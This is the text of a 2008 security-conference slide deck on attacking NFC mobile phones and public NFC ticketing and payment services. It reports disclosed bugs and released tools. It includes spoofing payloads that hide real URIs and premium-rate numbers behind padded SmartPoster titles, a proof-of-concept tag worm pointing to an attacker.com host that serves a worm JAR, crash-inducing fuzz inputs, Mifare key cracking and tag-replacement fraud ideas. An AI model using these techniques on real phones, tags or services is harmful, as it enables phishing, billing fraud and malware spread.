Attacking NFC Mobile Phones

Collin Mulliner
Fraunhofer SIT / the trifinite group

25th Chaos Communication Congress
December 2008
Berlin, Germany

Attacking NFC Mobile Phones

A first look at NFC Phone Security

Some Tools, PoCs, and a Small Survey

SIT

About me

- Collin Mulliner

  – I'm a mobile devices (security) guy

  – Researcher at **Fraunhofer-Institute for Secure Information Technology SIT** (Division for Secure Mobile Systems)

  – Member of the *trifinite group* (loose group of people interested in mobile and wireless security)

  – Contact:

    - My NFC site: http://www.mulliner.org/nfc/

    - Email: collin.mulliner[at]sit.fraunhofer.de

SIT

Why Attack NFC Phones?

- Because NFC is...
  - a new "hot" technology
  - heavily pushed by service providers
  - a phone thing... mobile phones are *my thing*
  - RFID
  - will be in every mobile phone in the future (so the manufactures and service providers wish)
  - being deployed right now

Agenda

- Introduction to NFC

- NFC phones and data formats

- An NFC Security Toolkit

- Analyzing an NFC Mobile Phone

- Attacking NFC services in the field - a survey

- Notes from the lab

- Conclusions

SIT

Near Field Communication (NFC)

- A bidirectional proximity coupling technology
  - Based on the ISO14443 standard
- NFC device modes
  - Reader/Writer (Proximity Coupling Device, PCD)
  - Card Emulation (Proximity Inductive Coupling Card, PICC)
  - Peer-to-Peer mode (ISO18092)
    - Bidirectional communication between two NFC devices
- ⇨ RFID in your mobile phone

Near Field Communication (NFC)

- A bidirectional proximity coupling technology
  - Based on the ISO14443 standard
- NFC device modes
  - **Reader/Writer (Proximity Coupling Device, PCD)**
  - Card Emulation (Proximity Inductive Coupling Card, PICC)
  - Peer-to-Peer mode (ISO18092)
    - Bidirectional communication between two NFC devices
- ⇨ RFID in your mobile phone

NFC Tech

- Operating frequency: 13.56 Mhz

- Communication range: ~4 cm

- Data transfer rates: 106, 216 or 424 kbit/s

- Supported tags and cards:

    - ISO14443 A/B based tags, NXP Mifare Ultralight, Mifare Classic/Standard 1k/4k, Mifare DESFire, Sony FeliCa, Innovision Topaz and Jewel tag, ...

General NFC Security

- No link level security (wireless not encrypted)
  - Eavesdropping (sniffing)
  - Man-in-the-middle
  - Data Modification, Corruption, Insertion [9]
- Tamper with NFC service tags
  - Modify original tag
  - Replace with malicious tag
  - Sounds easier than it is, more on this later...

SIT

NFC Usage Concept

- Touch tag with your mobile phone
  - Phone reads tag ⇨ performs action

Touch a Tag

- Launch a web browser and load website

- Initiate voice call

- Send predefined short message (SMS)

- Store contact (vCard), calendar entry (vCal), note (text), ...

- Set alarm, change phone profile

- Launch custom application

- ...

NFC Data Exchange Format (NDEF)

- Container format to store data in NFC tags
  - Supports storing arbitrary data
  - Independent from RFID tag type

- Defines a number of NFC specific data types
  - URI, TextRecord, and SmartPoster

- Standardized by the NFC Forum [2]
  - Specs available for free

NFC Data Exchange Format (NDEF)

- Container format to store data in NFC tags
  - Supports storing arbitrary data
  - Independent from RFID tag type

- Defines a number of NFC specific data types
  - URI, TextRecord, and SmartPoster

- Standardized by the NFC Forum [2]
  - Specs available for free

- **The thing you need to know when playing with passive NFC tags!**

SIT

The SmartPoster

- URI with a title (descriptive text)

  - Optional icon

- Defines additional sub types

  - Recommended action (what to do with the URI)

    - Execute now, save for later, open for editing

  - Size and type of object URI points to

- One of the proclaimed key use cases for NFC

NFC Mobile Phones

The phones I've analyzed

The Nokia 6131 NFC [3], this was the only phone you could buy at the time I started my NFC research

The Nokia 6212 Classic [15], latest NFC phone from Nokia (have it since end of Nov. 08)

All major mobile phone manufacturers are building NFC-endabled phones

SIT

Nokia 6131 NFC Quick Spec.

- GSM mobile phone with Bluetooth, GPRS, microSD, camera, J2ME/MIDP2.0 and of course NFC

- Interesting JSRs: 87 (Bluetooth), 257 (NFC)

- NFC support for:

  - SmartPoster, URI, Tel, SMS, vCal, vCard

  - Some Nokia extensions

  - ISO14443 A, NXP Mifare, Sony FeliCa (non secure parts only), Topaz and Jewel tag (read only)

SIT

Inside an NFC Phone

- Reader always active unless phone in standby
  - If no app. is running phone tries to handle content
  - Else app. gets to talk to the tag

- App. can register to handle tag data by type
  - Phone reads tag, determines if/what app. to launch
  - This *push registry* is a basic feature of NFC phones
  - Certain types can't be registered (e.g. SmartPoster)

SIT

Attacking NFC Mobile Phones

- Mobile Phones **NOT** Smart Phones

  - No native software, no WiFi, limited UI and storage

- Attacks are mainly based on social engineering

  - Bugs can be abused for supporting these attacks

SIT

Attack Targets

- ## The Mobile Phone

  - System bugs

  - Application bugs and design issues

- ## The Services/Applications

  - Tags and back-end infrastructure

  - Mostly designed to protect the service provider not the customer

The Mifare Classic Tag

- Very common 13.56 Mhz RFID tag type
  - Used by most NFC services in Europe I've seen so far (DB Touch and Travel uses a smartcard)

- Two tag types
  - Mifare 1k ⇨ 720 bytes payload
  - Mifare 4k ⇨ 3408 bytes payload

- Per sector configurable R/W mode
  - Two 48bit keys control read and write access

An NFC Security Toolkit

- Tag reader/writer

  – Stationary and mobile (for field analysis)

- NDEF parsing and construction library

  – Analyze tag data collected in the field

  – Test NFC mobile phones (fuzzing)

- Tag security tester

  – Check read/write mode of tags in the field

Tag Reading/Writing/Dumping

- Librfid-based tool for USB RFID reader/writer
  - Read, write, dump, NDEF-format, and wipe tags
  - ⇨ ndef_mifare.c
- MIDP2.0/JSR-257 and Nokia extensions-based
  - Bluetooth interface for control by PDA/laptop
  - Raw dump of Mifare Classic tags
  - ⇨ BtNfcAdapter and BtNfcAdapterRAW(.jar)
- All tools available in source under GPLv2 [1]

Python NDEF Library

- Construct and parse
  - NDEF Records and Messages
  - High-level NDEF Records: Text, URI
  - High-level Messages: SmartPoster
  - Nokia custom tags (Btimage, profile, gallery, ...)
  - RMV ConTag (application specific)
- *Fuzzing ready ;-)*
  - Set field length independent from field content

SIT

Python NDEF Library cont.

- All functions accept an NDEF Message or NDEF Record in binary or hex as input

- Both binary and hex are supported as output

- Output easily writable with any RFID writer

- No library dependencies

  - Works really great on my Linux tablet

- Includes GUI tool to write various tags types

- Available in source under GPLv2 [1]

Mifare Sector Trailer Tool

- Field tool to analyze R/W state of **Mifare** tags
  - Inspect individual sector trailer
  - Write individual or all sector trailer(s)
    - Set R/W mode and keys
  - Brute force and "word list" crack sector key
    - Check for weak keys; speed ~10keys/s
    - (Proof-of-concept, very unlikely to break anything real!)
- Available in source under GPLv2 [1]
  - ⇨ MfStt(.jar)

SIT

NFC Phone Analysis

- What parts of the standard are supported?

  – SmartPoster action 'act' is ignored :-(

  – Implementation issues? (next slides)

- What about the components that are controllable by NFC?

  – Web browser just fetches anything pointed to by URL

Nokia 6131 NFC URI Spoofing

- Abuse SmartPoster to hide real URI

    - <u>GUI mixes informational text and control data</u>

    - ⇨ Trick user into performing harmful operation

- Vulnerable components

    - Web browser (http, https, ftp, ...)

    - Phone dialer (initiate phone call)

    - Short Messaging (send SMS)

SmartPoster URL Spoofing

- Fake innocent looking URL stored in SmartPoster title

  – Actual URL is stored in URI record

- User can't easily determine the real URL he is going to load after reading an NDEF tag

- Title needs padding in order to hide real URI

  – Pad with either space or \r

  – End with a . (dot) in order to show the padding

Web Browser Example

- ## URI is "http://mulliner.org/blog/"

  - Title is: "http://www.nokia.com\r\r\rAddress:\rhttp://www.nokia.com\r...\r."


Survives brief inspection by user.

Man-in-the-middle Proxy

- Based on CGIProxy2.1 by James Marshall
  - Added WML handling and traffic logging

- Steal credentials (phishing...)

- Inject malicious content

- Works because:
  - URL is not displayed by web browser

SIT

Phone Call Request Example

- URI is "tel:0900942234711"

  - Title is: "Tourist Information\r080055598127634\r\r\r\r\r\r\r."

Survives brief inspection by user.

SIT

SMS Example

- URI "sms:33333?body=tone1"

  - Title is:"Get todays weather forecast\r0800555123678"


Attack from the Spec?

- Page 6: Smart Poster Record Type Definition (SPR 1.1) SmartPoster_RTD_1.0_2006-07-24

3.3.2 The Title Record

The Title record is an instance of a Text RTD Record [TEXT]. There MAY be an arbitrary number of title records in the Smart Poster. However, there MUST NOT be two or more records with the same language identifier.


The Title record SHOULD be shown to the user.

NOTE TO IMPLEMENTERS: The implementer should be aware of the fact that by putting malicious information to the Title record and thus misrepresenting the service, it might be possible to fool the user into thinking that the tag contents might be something else entirely. This is a so-called *phishing* technique. For example, if the Title record contains the text "http://www.internetbanking.com", and the URI record the text "http://myevilsite.com", the user might be fooled into giving his banking information, if the Title record is the only one that is shown to the user.

SIT

More on URL Spoofing

- Use classic @ method
  - Produces broken HTTP request but will work with a small redirector (HTTP 300 + new location)
  - Certain characters are not allowed in part before @
  - See *badproxy.py* example [1]
- Web browser display issue with long hostname
  - Partial hostname ⇨ user more easily fooled into loading malicious website

More on URL Spoofing cont.

URI: http://wap.rmv.de\mobil\tag\request.do&uid=3000510\n\n\n\n\n\n\n
@wap.scamers-domain-wap-rmv.de:6666

SIT

Partial Hostnames

Vendor Contacted

- Issues reported to Nokia in late March 2008
  - Very fast response
- Constant contact to Nokia since then
  - Added some more issues over time
- Nokia seems to take issues seriously!
  - Apparently they started fixing the bugs right away

Nokia 6212 Classic

- Not vulnerable to most of the bugs I found in the Nokia 6131 NFC

- URL spoofing still possible
  - Space for URL display very limited, overlapping characters are replaced with "..."
  - Use good old @-trick

- Browser doesn't display URL or hostname

- Shows warning about unsigned MIDlets

SIT

Nokia 6212 Classic URL Spoofing

URI: http://www.exmaple.com......@mulliner.org:6666 (broken http request so point to redirect proxy)




Proof-of-Concept NDEF Worm

- Push registry allows registration for plain URI

  - App. can intercept all tag read events for URI tags

- Basic idea: writable tags as transport for Worm

  - Use URI spoofing to hide the worm-install-URL

  - Silent MIDlet installation

    - No security warning when downloading a JAR file!

    - Auto install – user will only be asked before execution!

  - Spreads by writing URL pointing to itself to tag

 - Worm is activated by phone reading plain URI tag

# NDEF Worm: Infect Phone

Step 1) Touch "infected" tag
Step 2) Run app. after download and auto install

Download sets cookie. If cookie is: set only redirect to original address.

SIT

NDEF Worm: Infect Tag

Step 1) Touch URI tag (no SmartPoster) ... worm launches

Step 2) Tag infected, open original URL stored on tag

NDEF Worm: Server Side

- Original tag, URI Record only

    – URL: "http://www.slashdot.com"

- Infected tag, SmartPoster

    – Title: "http://www.slashdot.com\r\r\r\r\r\r\r."

    – URL: "http://attacker.com/?url=http%3a%2f%2fwww.slashdot.com"

- Server answer either:

    – Worm-JAR + cookie   OR

    – Redirect to original URL from parameter

NDEF Fuzzing

- Quick sweep, just wanted to try it

- Setup

  - My NDEF library and NDEF writer tool

  - RFID reader/writer (I used a USB CardMan 5321)

  - Mifare 1k/4k tags

- Targets

  - Nokia 6131 NFC: V05.12, 19-09-07, RM-216

  - Nokia 6212 Classic: V05.16, 29-09-08, RM-396

SIT

Fuzzing Results

- NDEF Record (6131 NFC and 6212 Classic)

  - Payload length field (0xFFFFFFFF) crashes phone

- NDEF URI 'U' (well known type = 0x01)

  - (Only 6131 NFC)

  - "Tel:"<exactly 124 numbers> crashes phone

    - Shorter no. is accepted, longer no. produces an error
    - Best guess: off-by-one

  - Same result with "SMS:"

    - Same "phone" application handles both URIs?

SIT

Fuzzing Results cont.

- Fuzzing using tags is hard work
  - Tag: on writer, to phone and back (no automation)
- Phone switches off after 4 crashes in a row
  - Some kind of self-protection?
- Symbian Series 40 not very interesting
  - No known code injection technique
- This will be interesting for other phone OSes
  - Code injection via RFID/NFC...

SIT

NFC Services

- Small survey to find vulnerable services
  - Places: Vienna Austria and Frankfurt/M. Germany
- Most services use default phone features
  - User doesn't need to install an extra application
- All services use Mifare Classic 1k for their tags
- Conducted survey with just the NFC phone
  - Data analysis on desktop of course

Wiener Linien

- NFC Ticketing for inner city Vienna Austria
  - SMS-based (request and receive ticket via SMS)


Wiener Linien cont.

- Tags are read-only
  - Including unused sectors
- Tag attack (sticky tag, discussed later)
  - Use Nokia 6131 spoofing attack to replace actual phone number with "bad" (premium rate) number
- User will trust tag because it **worked** before
  - Maybe spoofing is not even required

SIT

Wiener Linien cont.

- Tags are read-only
  - Including unused sectors
- Tag attack (sticky tag, discussed later)
  - Use Nokia 6131 spoofing attack to replace actual phone number with "bad" (premium rate) number
  - Got a 3 Euro ring tone instead of your metro ticket?
- User will trust tag because it **worked** before
  - Maybe spoofing is not even required

Selecta Vending Machine

- Mobile phone payment via SMS (Vienna)
  - Payment via phone bill (SMS ties customer to machine and transaction)

SIT




Selecta Vending Machine cont.

- Tags are read-only (including unused sectors)

- Malicious tag attack, but...

- Can be abused to <u>cash out anonymously</u>
  - Make tags pointing to vending machine A and stick them on machine B, C, D, ...
  - Wait at machine A and pull out your free snack
  - (I haven't actually tried this, I swear!)

Vienna ÖBB Handy-Ticket

- Train e-ticketing system

Vienna ÖBB Handy-Ticket cont.

- Tags are read-only (including unused sectors)

- Tag points to website:

  – http://live.a1.net/oebbticket?start=Wien%20Mitte&n=2

- Malicious tag attack (man-in-the-middle via proxy)

  – Steal user credentials

  – User tracking (station is encoded into URL)

  – Inject trojan JAR (auto install bug in Nokia 6131 NFC)

SIT

RMV Handy Ticket (ConTags)

- Is the e-ticketing system of the Frankfurt area public transport system

- **Requires application install**

- NFC is a <u>non essential</u> part of the system

  - It just selects the train station for you

- Looks boring but has some interesting parts...

RMV ConTags

- Contain two NDEF Records

  - RMV custom record, contains:

    - TNF: 0x04 (urn:nfc:ext:)

    - Type: *rmv.de:hst*

    - Numeric Station ID

    - Station Name

    - Public key signature of custom and URI Record

  - URI Record pointing to time table for that station

    - URI is only "seen" by the phone if Handy-Ticket app. is not installed

SIT

RMV ConTag Example

- Tag is from: *Frankfurt/Main Konstablerwache*

  - Total Size: 214 bytes

- Custom Record (154 bytes payload)

  - Station ID: 3000510

  - Name: Konstablerwache

- URI Record (43 bytes payload)

  - http://wap.rmv.de/mobil/tag/request.do?id=3000510

Closer look at the ConTag

- Tags are <u>not</u> truly read-only

  - Read: KeyA (default NDEF key)

  - Write: KeyB (secret)

  - Attack ⇨ break secret B key and overwrite tag

- Tag data area is not locked

  - **Unused sectors are left in manufacturer mode**

  - **Attack ⇨ change keys (actual owner can't use the complete tag in the future)**

  - Use the tags to store your "data" ...

SIT

Signed Tags

- [11] suggests signing URLs stored on tag in order to prevent attacks

  - Special PKI for NFC?

- RMV ConTag makes use of signed data but neglects possibility of replay

  - Tag data can be copied and written to other tag, signature still valid

Tag Attacks

- Stick a "bad" tag on top of "good" tag
  - (To carry out all the attacks mentioned earlier)
  - Use tinfoil for shielding off original tag
  - Use RFID-Zapper [8] to fry original tag
  - Sticky paper tag is ~1,20€ (in low quantities) [7]
- Replace original "good" tag with "bad" tag
- Hijack tag of service provider
  - Break write key and overwrite with malicious data
  - Ultimate user trust!

SIT

Attack Tags

◁ Use tinfoil to shield off original tag.

SIT

Notes from the Lab

- No UID spoofing with the Nokia 6131 NFC
  - Can't set UID in Card Emulation mode
  - *Phone sets "random" UID if Secure Element needs authorization (someone needs to investigate this!)*

- Tags are not "formatted" by the phone when storing a new NDEF message
  - Only uses space needed by new message
  - Parts of old data are easily readable
  - ⇨ Wipe tags before passing them to strangers

NFC Phone/Service DoS

- Possible Goals

  - Discredit NFC-based service

  - User awareness (this stuff is still kinda insecure)

- Action

  - Write "problematic" content to sticky tags

  - Place sticky tags on top of service tags

- Result

  - Phones will crash, users will stop using the service

Nokia Bluetooth Imaging Tag

- Send selected picture to Bluetooth device
  - Destination MAC address stored in tag
- Activates Bluetooth if disabled
- *Cheap Man-in-the-middle attack*
  - Change MAC address on USB Bluetooth adapter
  - Modify or replace tag to point to attacker
  - ⇨ Receive image and forward to actual destination
- Just don't use this in a public place!

NFC Phones for the RFID Guys

- JSR-257 and Nokia extensions allow relative low level access to various tag types
  - See my tools: BtNfcAdpaterRAW or MfStt
  - Supports sending APDUs, so you can talk to all kinds of contactless smartcards (this is fun!!!)
- Phone or Phone + PDA is much more portable than your USB/serial RFID reader and laptop
- Easy field research without looking too suspicious

Conclusions

- Found some bugs in common NFC phone

  - Bugs are trivial but can be exploited since current services are trivial too

- NFC phones can be attacked in multiple ways

  - Phishing, malware, worms, denial-of-service, ...

- Passive tags are primary vector for attacks

  - Maybe make tags tamper proof?

  - Use NFC point-to-point mode (active components on both sides; but these are more expensive)

SIT

Conclusions cont.

- Provided basis for further research
  - Published tag data samples from survey
  - Tools released with source code

- Users of early NFC services need to watch out!
  - Basically need to check content of tag every time

SIT

NFC/NDEF Tag Collection

- Copies of various NDEF message and RAW dumps of Mifare tags (inc. sector trailers)
  - RMV ConTags, Vienna stuff, DB, …
  - http://www.mulliner.org/nfc/feed/tagdumps/
- Photos of tags, so you can find this stuff
  - http://www.mulliner.org/nfc/nfcimages

Future Work

- Analyze other NFC mobile phones

  – Feel free to contact me about this!

- Card emulation and secure element

  – Haven't touched this yet

- Explore new services...

  – Any tips are welcome!

SIT

Q & A

Thank you for your time.

Any Questions?
